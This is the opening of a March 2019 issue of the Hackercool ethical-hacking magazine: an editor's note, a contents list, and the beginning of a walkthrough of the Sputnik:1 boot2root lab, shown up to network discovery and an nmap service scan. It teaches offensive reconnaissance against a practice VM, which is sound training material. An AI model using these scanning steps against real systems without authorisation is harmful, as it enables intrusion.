Hackercool

March 2019 Edition 2 Issue 3

CAPTURE THE FLAG SPUTNIK : 1

DATA BREACH THIS MONTH :

Citrix Systems.

METASPLOIT THIS MONTH

CMSMS Showtime2 File Upload Module.

METASPLOITABLE TUTORIALS :

The Treasure Trove.

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello aspiring ethical hackers. Hope you are all awesome. As always we are very delighted to release the Third Issue of the Second Edition of our Magazine.

*We thank everyone of our readers for being a part of this wonderful journey**.** **Thank you very much for your loyalty and patience.***

Coming to what's inside the THIRD Issue of our Second Edition, it starts with the CTF Challenge. This time our challenge is Sputnik: 1. Although this Challenge is a bit easier related to previous ones, it has been selected for being unique compared to the previous challenges. In this CTF Challenge our readers will learn about Git and Splunk services and a fair idea about their exploitation.

Most of the modules we planned for **Metasploit This Month** *Feature did not work in Real World Scenarios so we are forced to dish out only one module this month. In Metasploitable Tutorials feature, which is aptly named* ***Treasure Trove*** *we will be searching for any valuable information we acquired during* ***Post Exploitation Information Gathering*** *we performed in our previous Issue. Apart from all these we have included all our regular features.*

We hope you will find this Issue as interesting and informative as we thought it would it be. As always keep the feedback coming. Until the next issue, Good Bye. Thank You.

c.k.chakravarthi

Website : **https://hackercoolmagazine.com**

Blog : **https://www.hackercool.com**

Mail : **qa@hackercool.com**

Facebook : **https://www.facebook.com/hackercoolmagazine/**

Twitter : **https://twitter.com/hackercoolmagz**

INSIDE

Here's what you will find in the Hackercool March 2019 Issue .

****

SPUTNIK : 1

CAPTURE THE FLAG


You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test you skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.

Why we chose this CTF Challenge?

In Real World penetration testing, everytime we may not have vulnerabilities in the target system or network. Sometimes it is all about finding the right information in the right place. It may be a bit long or monotonous but the end result would be fruitful. This CTF we chose for this month may be simple but also unique. As we mentioned above, it is about finding the right information at right place and then using that right information at the right place. We will also introduce our readers to Git and Splunk services.


In this Issue, we bring you the challenge named after the first satellite put into space by the human race. Yes, it's name is Sputnik : 1.It is virtual machine created by Ameer Pornillos. According to the author, this is an easy level boot2root CTF challenge designed for cyber security enthusiasts to learn and practice compromising machines and penetration testing. This vulnerable machine was made as a boot2root CTF challenge for an InfoSec community in Philippines. The end goal is rooting this machine and read the root flag. The VM can be downloaded from the link given. **https://www.vulnhub.com/entry/sputnik-1,301/**.

It is in OVA format and we tested it on Vmware Workstation. It is configured with DHCP service so that IP address is automatically assigned. My attacker machine is Parrot OS. So let''s begin. The first thing we need to do is find the IP address of our target. Let's start off with scanning the network to find the IP address of our target using tool netdiscover.




```
 Currently scanning: 172.16.131.0/16   |   Screen View: Unique Hosts

 372 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 22320
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.41.2    00:50:56:f4:34:59    302   18120  Unknown vendor
 192.168.41.1    00:50:56:c0:00:08     66    3960  Unknown vendor
 192.168.41.254  00:50:56:f1:44:05      2     120  Unknown vendor
 192.168.41.179  00:0c:29:88:1d:0c      2     120  Unknown vendor
```

As you can see in the image below, the IP address of our target is 192.168.41.179. Next, the verbose scan of Nmap.



```
┌─[✗]─[kalyan@parrot]─[~]
└──╼ $nmap -sV 192.168.41.179

Starting Nmap 7.40 ( https://nmap.org ) at 2019-06-26 20:46 IST
Nmap scan report for 192.168.41.179
Host is up (0.012s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE  VERSION
8089/tcp  open  ssl/http Splunkd httpd
55555/tcp open  http     Apache httpd 2.4.29 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.93 seconds
┌─[kalyan@parrot]─[~]
└──╼ $
```

